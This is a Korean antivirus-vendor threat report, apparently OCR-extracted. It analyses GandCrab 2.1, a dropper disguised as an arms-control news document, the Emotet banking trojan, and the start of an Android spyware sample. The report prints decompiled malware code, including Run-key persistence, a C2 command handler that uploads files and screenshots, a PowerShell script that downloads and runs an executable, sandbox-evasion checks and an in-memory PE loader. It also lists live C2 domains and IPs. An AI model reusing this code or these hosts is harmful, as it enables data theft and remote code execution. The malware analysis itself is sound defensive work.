그리고 이번 버전에서 C&C IP 를 얻기 위해 다음의 도메인들이 사용되었습니다.

※ 호스트 도메인
zonealarm.bit
ransomware.bit
※ 서버 도메인
ns1.corp-servers.ru
ns2.corp-servers.ru

[표 1] GandCrab 2.1 에서 사용하는 호스트와 서버 도메인

마지막으로 GandCrab 2.1 랜섬노트에서 버전이 'V2.1'로 바뀌었습니다.



[그림 6] GandCrab 2.1 버전 랜섬노트

따라서 이러한 유형의 공격으로부터 랜섬웨어에 감염이 되지 않기 위해 출처가 불분명한 메일에 첨부된 링크나 첨부파일을 주의해야 합니다. 또한 평상시 중요한 자료들은 외장하드 등의 외장 매체에 정기적으로 백업할 수 있는 습관을 가져야 합니다.

현재 알약에서는 관련 샘플들을 'Trojan.Agent.LNK.Gen', 'Trojan.Ransom.GandCrab'로 진단하고 있습니다.

2. 군비 통제 관련 기사 문서로 위장한 악성코드 주의


최근 '군비 통제 관련 기사 문서'로 위장한 악성코드가 발견되어 이용자들의 주의를 당부 드립니다.

이번 악성코드에서는 지난 '남북 회담 인터뷰 기사 문서'에 쓰인 것과 동일한 코드가 사용되었으며, 드롭퍼로서 'C:\Users\(사용자 계정)\AppData\Local\MFAData\event\' 경로에 'errors.dll' 악성 파일을 드롭합니다.

```
sprintf(PathName, "%sWWMFAData", &::Buffer);
CreateDirectoryA(PathName, 0);
sprintf(PathName, "%sWWevent", PathName);
CreateDirectoryA(PathName, 0);
sprintf(byte_40DBE0, "%sWWerrors.dll", PathName);
sprintf((char *)&Data, "rundll32.exe %s check", byte_40DBE0);
if ( RegOpenKeyExA(HKEY_CURRENT_USER, "SOFTWAREWWMicrosoftWWWindowsWWCurrentVersionWWRun", 0, 0xF003Fu, &phkResult) )
  MessageBoxA(0, "Abort!", 0, 0);
RegSetValueExA(phkResult, "RTHDVCPS", 0, 1u, &Data, strlen((const char *)&Data) + 1);// 자동 실행
RegCloseKey(phkResult);
GetBuf_From_Resource(0xDE, byte_40DBE0);
Sleep(0x12Cu);
lstrcpyA(&String1, "/c  ");
lstrcatA(&String1, (LPCSTR)&Data);
lstrcatA(&String1, " >> NUL");
if ( GetEnvironmentVariableA("ComSpec", &Buffer, 0x104u) )
  ShellExecuteA(0, 0, &Buffer, &String1, 0, 0);
GetModuleFileNameA(0, &Filename, 0x104u);
v6[strlen(&Filename)] = 0;
sprintf((char *)&File, "%sdoc", &Filename);
GetBuf_From_Resource_1();                       // 문서 파일 드롭
ShellExecuteA(0, "open", (LPCSTR)&File, 0, 0, 5);
```


[그림 1] 파일 드롭 코드

또한 지난 번과 마찬가지로 감염된 사실을 숨기기 위해, 군비 통제 관련 기사 내용이 담긴 문서를 드롭한 뒤, 실행합니다.



[그림 2] 군비 통제 내용이 담긴 기사 문서 내용

이용자에게 보여주는 문서에는 러시아어로 작성된 군비 통제와 관련된 내용이 담겨져 있지만, 문서 속성은 다음 그림과 같이 제목에 'S. Korea fires warning shots at N. Korea after soldier defection(군인 탈출 이후, 남한에서 북한을 향해 경고탄을 발사하였다)'로 되어져 있습니다. 즉, 공격자가 문서를 수정하여 사용했음을 나타냅니다.

[그림 3] 남한 관련 내용이 담긴 제목 속성

또한 지난 '남북 회담 기사 문서'와 동일하게 만든이는 중국식 이름인 '朱灃鐸', 마지막 수정한 사람이 'John'으로 되어져 있습니다.

최종적으로 드롭된 errors.dll 은 C&C 서버(checksessionmail.esy.es)에서 받아온 명령에 따라 시스템 정보 전송, 파일 전송, 화면 캡쳐 전송 등의 다양한 악성행위를 수행하여 정보 유출 피해가 발생할 수 있습니다.

```
switch ( CMD )
{
  case 48:                              // 파일 전송
    Connect_C2(szServerName, "/getcom/upload.php", File);
    Sleep(0x1C908u);
    break;
  case 49:                              // 시스템 정보 전송
    GetSysINFO();
    Sleep(0x7D0u);
    Connect_C2(szServerName, "/getcom/upload.php", byte_1001D118);
    Sleep(0x59D8u);
    remove(byte_1001D118);
    break;
  case 50:                              // 스크린샷(화면 캡쳐) 전송
    GetScreenShot();
    Connect_C2_1(szServerName, "/getcom/uploadtm.php", byte_1001D118);
    Sleep(0x14438u);
    remove(byte_1001D118);
    break;
  case 51:                              // 파일 이름 및 크기 정보 전송
    GetFilesInfo(File);
    Sleep(0x15F90u);
    Connect_C2(szServerName, "/getcom/upload.php", byte_1001D118);
    Sleep(0x1E078u);
    remove(byte_1001D118);
    break;
  case 52:                              // 폴더 이름, 파일 이름 및 크기 정보 전송
    GetFilesInfo_1(File);
    Sleep(0x4B0u);
    Connect_C2(szServerName, "/getcom/upload.php", byte_1001D118);
    Sleep(0x7148u);
    remove(byte_1001D118);
    break;
  case 53:                              // 파일 삭제
    remove(File);
    break;
  case 54:                              // 파일 실행
    ShellExecuteA(0, "open", File, 0, 0, 0);
    Sleep(0x3E8u);
    break;
  case 55:                              // 추가 명령 대기
```


[그림 4] 명령에 따른 다양한 악성행위

한편 이번 악성코드에서 발견된 PDB 정보는 다음과 같으며, 지속적으로 변종이 만들어지고 있습니다.

※ 이번에 발견된 PDB 정보

F:\0_work\planes\2018\0328\Doc7\Release\Doc.pdb(2018.04.04 14:50:28 UTC)

※ 과거에 발견된 PDB 경로 중 일부

F:\0_work\planes\2018\0328\Doc7\Release\Doc.pdb(TimeStamp : 2018.03.29 07:21:34(UTC))

F:\0_work\planes\2017\0704\Doc7\Release\Doc.pdb(TimeStamp : 2017.07.04 14:22:35(UTC))

└ F:\0_work\planes\2017\0626\virus-load_Result\virus-dll.pdb(드롭된 DLL)

F:\0_work\planes\2017\0508\Doc7\Release\Doc.pdb(TimeStamp : 2017.05.08 10:54:49(UTC))

└ F:\0_work\planes\2017\0502\virus-load_Result\virus-dll.pdb(드롭된 DLL)

[표 1] PDB 정보

공격자들은 사회적 트렌드나 이슈를 악성코드에 이용하고 있어, 주의가 필요합니다. 따라서 악성코드에 감염이 되지 않기 위해서는 검증되지 않은 파일을 실행하기 전, 백신 프로그램을 이용하여 악성 여부 검사를 수행해주시기 바랍니다.

현재 알약에서 관련 샘플을 'Trojan.Fuerboos'로 진단하고 있습니다.

03
악성코드 분석 보고

개요

악성코드 상세 분석

결론

[Trojan.Agent.Emotet] 악성코드 분석 보고서

1. 개요

2014 년 독일 및 오스트리아 은행 고객을 대상으로 처음 등장한 EMOTET 악성코드가 최근 다시 등장하고 있다. EMOTET 악성코드는 사용자 PC 를 감염시키고, C&C 통신을 통해서 시스템 정보와 금융 정보를 탈취하는 등의 악성 행위를 시도한다.

EMOTET 악성코드는 주로 이메일을 통해 유포된다. 공격자는 이메일 안에 악의적인 스크립트가 포함된 문서 파일을 첨부하거나, 악성코드가 다운로드되는 URL 링크를 삽입하는 방식을 사용한다. 또한 사용자가 관심 가질만한 거래 및 청구서 관련 내용을 포함하여 의심을 최소화하고 악성코드에 감염되도록 유도한다.

본 보고서에서는 EMOTET 악성코드를 상세 분석 하고자 한다.

2. 악성코드 상세 분석

1. EMOTET 악성코드 유포

EMOTET 악성코드는 주로 스팸메일을 통해 유포된다. 공격자는 메일 내용으로 청구서와 같이 사용자가 관심을 가질만한 소재를 사용한다. 이와 함께 청구서로 위장된 워드 파일을 첨부하거나, 청구서를 다운로드할 수 있는 URL 를 포함하여 사용자의 다음 행동을 유도한다.


RE: RFQ REVISED ORDER PO-210017-AMTI01

연락처 추가

RE RFQ REVISED ORDER PO...

DEAR Sir/Madam,

WE ARE KINDLY ASKING YOU TO SEND US A QUOTATION CIP CAIRO AIRPORT FOR THE ATTACHED MATV PACKAGE.

PLEASE TAKE INTO YOUR CONSIDERATION THE FOLLOWING:-

1- TECHNICAL OFFER WITH CATALOGUES OR DATA SHEET FOR CLIENT APPROVAL.

2- COMMERCIAL OFFER INCLUDING COMMERCIAL TERMS. (PAYMENTS FACILITIES & DELIVERY TIME).


3- SCOPE: SUPPLY AND INSTALLATION.

YOUR PROMPT REPLY WILL BE HIGHLY APPRECIATED.

THANKS & BEST REGARDS,

Regards

[그림 1] 첨부 파일 형태로 유포되는 스팸 메일 본문



I show all of these invoices were paid on March 26. The only invoice that is open is 8217971951.
Can you cancel this deposit?
Please call.

http://

Best Regards,

[그림 2] URL 이 포함된 형태로 유포되는 스팸 메일 본문

URL 를 통해 다운로드 받거나 첨부된 워드 파일 내에는 EMOTET 악성코드를 다운로드하는 악성 매크로가 포함되어 있다. 이 매크로는 매크로 기능이 활성화 되어있을 경우에만 동작한다. 공격자는 이 기능이 활성화되지 않았을 경우를 대비해 본문에 기능 활성화를 유도하는 내용을 포함했다.




[그림 3] 악성 매크로가 포함된 워드 파일

다음은 워드 파일 내에 포함된 악성 매크로 목록이다.

[그림 4] 워드 파일 내 악성 매크로 목록


악성 매크로는 난독화 된 스크립트를 이용해 cmd.exe 프로세스를 실행하고, cmd.exe 프로세스는 powershell.exe 프로세스를 이용해 스크립트를 실행한다.



WINWORD.EXE	0.34	19,228 K	41,288 K	3816 Microsoft Word	Microsoft Corporation
cmd.exe		1,856 K	2,552 K	2372 Windows 명령 처리기	Microsoft Corporation
powershell.exe	0.07	35,460 K	39,004 K	1056 Windows PowerShell	Microsoft Corporation

[그림 5] 난독화 된 스크립트 실행 트리

다음은 난독화 된 스크립트로 실행되는 powershell.exe 프로세스 정보이다.




[그림 6] powershell.exe 프로세스 실행 정보

powershell.exe 프로세스 매개변수로 전달된 난독화 스크립트를 해제하면 다음과 같다. 스크립트는 공격자가 접속 가능한 C&C 서버를 조회하면서 EMOTET 악성코드 파일을 다운로드 한다.

```
$ADCX = '
http://dp[illegible]a.tk/iM[illegible]/@http://www.al[illegible]m.br/[illegible]y/@http://www.[illegible]icur[illegible]/[illegible]/@
http://b[illegible].br/oa[illegible]r/@http://al[illegible]la.com/[illegible]0i/'.Split('@')
$SDC = $env:public + '\' + &(new-object) random.next(10000, 282133) + ('.exe')
foreach($asfc in $ADCX)
{
    try
    {
        .(new-object) System.Net.WebClient.DownloadFile($asfc.ToString(), $SDC)
        &('Invoke-Item')($SDC)
        break
    }
        catch{}
}
```

[그림 7] 난독화를 해제한 스크립트

다운로드 된 파일은 Windows 7 운영체제를 기준으로 'C:\Users\Public\[랜덤 숫자].exe' 형태로 생성 된다.



[그림 8] 다운로드 파일 생성

2. EMOTET 악성 파일 분석

2.1 자가 복제 및 자동 실행 등록

다운로드 된 악성코드는 사용자로부터 의심을 피하기 위해 'C:\Windows\System32\GabriolaPivot.exe' 경로로 자가 복제를 수행한다. 'GabriolaPivot.exe' 파일명은 공격자가 미리 하드 코드 한 단어들을 사용하여 랜덤으로 조합되며 분석 시스템 별로 상이할 수 있다. 이후 자가 복제된 악성코드가 부팅 할 때마다 실행될 수 있도록 서비스로 등록한다. 다음은 자동 실행 등록 코드의 일부이다.

```
v14 = CreateServiceW(v13, &hSCManager, &hSCManager, 0x12u, 0x10u, 2u, 0, &BinaryPathName, 0, 0, 0, 0, 0);
v17 = v14;
v76 = v14;
if ( v14 )
{
  check_signature(v14, v15, v16);
  v79 = 0;
  v18 = EnumServicesStatusExW(v13, 0, 0x30u, 3u, 0, 0, &v77, &v74, 0, 0);
  if ( !v18 )
  {
    v18 = (GetLastError)(v63);
    if ( v18 == ERROR_MORE_DATA )
    {
      check_signature(ERROR_MORE_DATA, v19, v20);
      v21 = GetProcessHeap();
      v18 = RtlAllocateHeap(v21);
      v22 = v18;
      v67 = v18;
      if ( v18 )
      {
        check_signature(v18, v19, v20);
        v24 = EnumServicesStatusExW(v40, v42, v23, v13, 0, 0x30u, 3, v22, v77, &v77);
```

[그림 9] 자가 복제 및 자동 실행 등록 코드

2.2 분석 PC 우회

현재 실행 중인 파일명이 다음과 같은 이름으로 사용되면 실행을 종료한다. 이는 분석가들이 자주 사용하는 파일명으로 분석 환경 및 샌드박스를 우회하기 위함이다.

sample", "mlwr_smpl", "artifact.exe"

[표 1] 자가 종료 파일명

또한 다음과 같은 조건들에 해당할 경우 샌드박스 환경으로 인지하고 프로세스는 종료된다.

```
lstrcatA(&String1, "BOOM");
lstrcatA(&String1, "BOOM");
v1 = lstrcmpA_0(&v20, &String1);
v8 = v1 & 1;
v7 = v1 & 1;
if ( !(v1 & 1) )
{
  v16 = 0;
  LOWORD(v16) = v20;
  if ( lstrcmpA_0(&v23, "Wilbert") & 1 && (lstrcmpA_0(&v16, "SC") & 1 || lstrcmpA_0(&v16, "CW") & 1) )
  {
    v7 = 1;
  }
  else
  {
    lstrcpyW_0(&v15, "X");
    lstrcatW(&v15, L"agmmc.pdb");
    v15 = 67;
    if ( lstrcmpA_0(&v23, "admin") & 1 && lstrcmpA_0(&v19, "SystemIT") & 1 && sub_1E2207(&v15, v10, v18) )
    {
      v7 = 1;
    }
    else if ( !(lstrcmpA_0(&v23, "admin") & 1) || (v7 = 1, !(lstrcmpA_0(&v20, "KLONE_X64-PC") & 1)) )
    {
      v13 = *&v20;
      LODWORD(v14) = v21;
      WORD1(v14) = v22;
      lstrcpyA(&v12, "Joh");
      lstrcpyA(&v11, "BEA-C");
      lstrcatA(&v12, "n Doe");
      lstrcatA(&v11, "HI");
      if ( lstrcmpA_0(&v23, &v12) & 1 && lstrcmpA_0(&v13, &v11) & 1 )
      {
        v7 = 1;
      }
```

[그림 10] 샌드박스 환경 확인

- NetBIOS 의 이름이 TEQUILABOOMBOOM 인 경우
- UserName 이 Wilbe, NetBIOS 의 이름이 SC, CW 로 시작하는 경우
-UserName 이 admin, DnsHostName 이 SystemIT 이고, C : \\ Symbols \ aagmmc.pdb 와 같은 디버거 기호 파일이 있는 경우
- 사용자 이름이 admin 이고 NetBIOS 이름이 KLONE_X64-PC 인 경우
- UserName 이 John Doe 인 경우
- UserName 이 John 이고 C:\\ take_screenshot.ps1 및 C:\\ loaddll.exe 두 개의 파일이 존재할 경우
- C:\\ email.doc, C:\\123\\email.doc 및 C:\\123\\\ email.docx 파일이 존재할 경우
- C:\\a\\foobar.bmp, C:\\a\\foobar.doc 및 C : \\ a \\ foobar.gif. 파일이 존재할 경우

[표 2] 샌드박스 환경 확인

2.3 로컬 PC 정보 탈취

악성코드가 실행 중인 PC 의 시스템 정보(프로세스 목록, OS 버전, 아키텍처)를 수집하고 C&C 서버로 전송한다. 이는 감염 PC 의 정보를 획득하고 관리하기 위한 공격자의 의도로 보인다. 다음은 시스템 정보 중에서 프로세스 리스트를 획득하는 코드의 일부이다.

```
v5 = CreateToolhelp32Snapshot(2, 0);
v8 = v5;
if ( v5 != -1 )
{
  check_signature(v5, v6, v7);
  v18 = 556;
  for ( i = Process32FirstW(v8, &v18); i; i = Process32NextW(v8, &v18) )
  {
    check_signature(i, v10, v11);
    v14 = j_CopyData(&v18, v12, v13, &v18, v4);
    if ( !v14 )
      break;
    check_signature(v14, v15, v16);
  }
  v5 = CloseHandle(v8);
}
```

[그림 11] 프로세스 목록 획득 코드

획득한 정보는 별도의 암호화를 진행한 뒤, C&C 로 전송한다. 공격자가 사용하는 C&C 목록은 다음과 같다.

149.62.173.247	61.19.254.63	203.198.129.4	158.58.170.24
220.227.247.35	46.4.251.184	200.146.250.0	37.187.4.178
178.254.24.98	158.69.249.236	45.55.201.174	89.186.26.179

[표 3] C&C 목록

2.4 다운로더

C&C 로 정보 전송이 성공하면 데이터를 추가로 다운로드 한다. 다운로드 된 데이터는 복호화 과정을 거쳐 PE 파일인지 확인하고, 파일 드롭 및 실행 동작을 수행한다. 다음은 다운로드 코드의 일부이다.

```
v9 = HttpQueryInfoW(*(v7 + 8), 0x20000005, &v28, &v30, 0);
if ( v9 )
{
  check_signature(v9, v10, v11);
  v25 = a4;
  v24 = v28;
  v12 = GetProcessHeap();
  v13 = RtlAllocateHeap(v12);
  v16 = v13;
  if ( v13 )
  {
    v30 = 0;
    v29 = 0;
    v19 = InternetReadFile(*(v8 + 8), v13, v28, &v29, a5, 0, v24);
    if ( !v19 )
      goto LABEL_8;
    while ( 1 )
    {
      v20 = v29;
      if ( !v29 )
        break;
      v21 = v28 - (v29 + v30);
      v30 += v29;
      v19 = InternetReadFile(*(v8 + 8), v16 + v30, v21, &v29, v25, v26, v27);
```

[그림 12] 다운로드 코드

다운로드 된 파일은 공격자의 옵션에 따라 파일 생성 유무를 결정할 수 있다. 만약 파일 생성 옵션이라면 %APPDATA% 또는 “C:\Windows\System32” 경로 하위에 파일이 생성되고 실행된다. 파일을 생성하지 않는 옵션이라면 다음 코드를 통해 현재 실행 중인 악성코드 메모리에 로드 되어 실행된다.

```
if ( v27 > 0x40 )
{
  check_signature(v26, v27, v28);
  if ( *v4 == 'ZM' )
  {
    v5 = v4 + *(v4 + 0x3C);
    v37 = v5;
    if ( *v5 == 17744 )
    {
      check_signature('ZM', v29, v30);
      if ( *(v5 + 24) == 267 )
      {
        check_signature(267, v31, v32);
        v6 = VirtualAlloc(0, *(v5 + 80), 0x3000u, 0x40u);
        v3 = v6;
        if ( v6 )
        {
          memcpy(v6, v4, *(v5 + 84));
          v7 = v5;
          v8 = *(v5 + 20) + v5 + 24;
          v35 = v8 + 40 * *(v37 + 6);
          if ( v8 < v35 )
          {
            do
            {
              v9 = *(v8 + 16);
              if ( *(v8 + 8) < v9 )
                v9 = *(v8 + 8);
              memcpy(&v3[*(v8 + 12)], v4 + *(v8 + 20), v9);
              v8 += 40;
            }
            while ( v8 < v35 );
            v7 = v37;
          }
```

[그림 13] 현재 실행 중인 악성코드 메모리에 로드

분석 시점에 해당 C&C 서버가 차단되어 현재는 파일 다운로드가 진행되지 않는다. 따라서 추가적인 악성 행위를 직접 확인할 수는 없다. 하지만 국내 및 해외의 EMOTET 악성코드의 분석 및 뉴스를 통해 다운로드 된 파일은 인터넷 뱅킹 관련 금융 정보를 탈취하고 악성 행위를 하는 것으로 확인된다.

3. 결론

EMOTET 악성코드는 사용자의 금융 정보를 탈취하여 금전적인 이득을 목표로 하는 뱅킹 트로이 목마로 알려져 있다. 분석된 악성코드와 다르게 C&C 와 통신이 가능할 경우, 추가적인 악성코드를 다운받아 치명적인 피해로 이어질 수 있다. 따라서, 악성코드의 유입을 예방하는 것이 중요하다.

예방 방법으로 사용자는 출처가 불명확한 이메일로 전달된 첨부 파일이나 URL 은 실행하지 않아야 한다. 만약 실행이 필요한 경우 주의해야 한다. 또한 MS Office 문서 파일의 매크로 자동 실행 기능과 PDF 파일에서 지원하는 첨부 파일 자동 실행 기능을 허용하지 않아야 한다.

현재 알약에서는 'Trojan.Agent.EMOTET' 으로 진단하고 있다.

[Spyware.Android.FakeApp] 악성코드 분석 보고서

1. 개요

최근 안드로이드 악성앱이 고도화되면서 백신의 탐지를 회피하기 위한 암호화 및 안티 디버깅 기술이 적용되고 있다. 특히, 해당 앱은 악성행위에 사용되는 모든 문자열과 파일들을 암호화하여 저장하고 있다가 실제 사용될 때 이를 복호화 하여 사용한다. 또한, 기기 및 개인정보의 단순한 탈취를 넘어 사용자의 기기를 완전히 장악한 후 오디오, 사용자의 입력 등 사용자의 활동을 실시간으로 감시하고 확인한다.

본 분석 보고서에서는 "Spyware.Android.FakeApp"를 상세 분석 하고자 한다.

2. 악성코드 상세 분석

1) 분석 방해 및 백신 탐지회피

가. 암호화 된 문자열

악성행위에 사용되는 문자열들을 암호화하여 바이트 형태로 저장하고 있다가 해당 문자가 실제 사용될 때 마다 xor 연산 메소드를 통하여 복호화 후 사용한다. 이는 특정 문자열 검색을 통한 백신탐지를 우회하기 위함으로 추측할 수 있다.

```
g.w = g.a(new byte[]{117, 84, 113, 122, 72, 12
g.x = g.a(new byte[]{117, 84, 125, 96, 107});
g.y = g.a(new byte[]{54, 116, 125, 96});
g.z = g.a(new byte[]{116, 113, 122, 106, 121,
g.A = g.a(new byte[]{118, 121, 108, 113, 110,
g.B = g.a(new byte[]{118, 121, 108, 113, 110,
g.C = g.a(new byte[]{124, 125, 96, 93, 116, 12
```

```
while(v0 < v3) {
    v2[v1] = ((byte)(arg5[v0] ^ 24));
    ++v1;
    ++v0;
}
```

[그림 1] 암호화 된 문자열


복호화 되어 사용되는 문자열들은 g.a 부터 g.ai 까지 60 개 이상의 변수에 저장된다.

암호화	복호화	암호화	복호화
g.a	mylib	g.F	dalvik.system.LexClassLoader
g.b	dat	g.G	id
g.c	ox	g.H	/sdcard/libs.zip
g.d	inf.FaceInstance	g.I	tmp.dat
g.e	.jar	g.J	application/vnd.android.package-archive
g.f	lc.dat	g.K	show.png
g.g	unins	g.L	sux
g.h	preference	g.M	system
g.i	ConnectURL:	g.N	Key
g.j	:End	g.O	zs
g.k	a1	g.P	armeabi
g.l	a2	g.Q	微信 (WeChat)
g.m	a8	g.R	?系人: (Family)
g.n	b3	g.S	TracerPid
g.o	b4	g.T	/proc/self/status
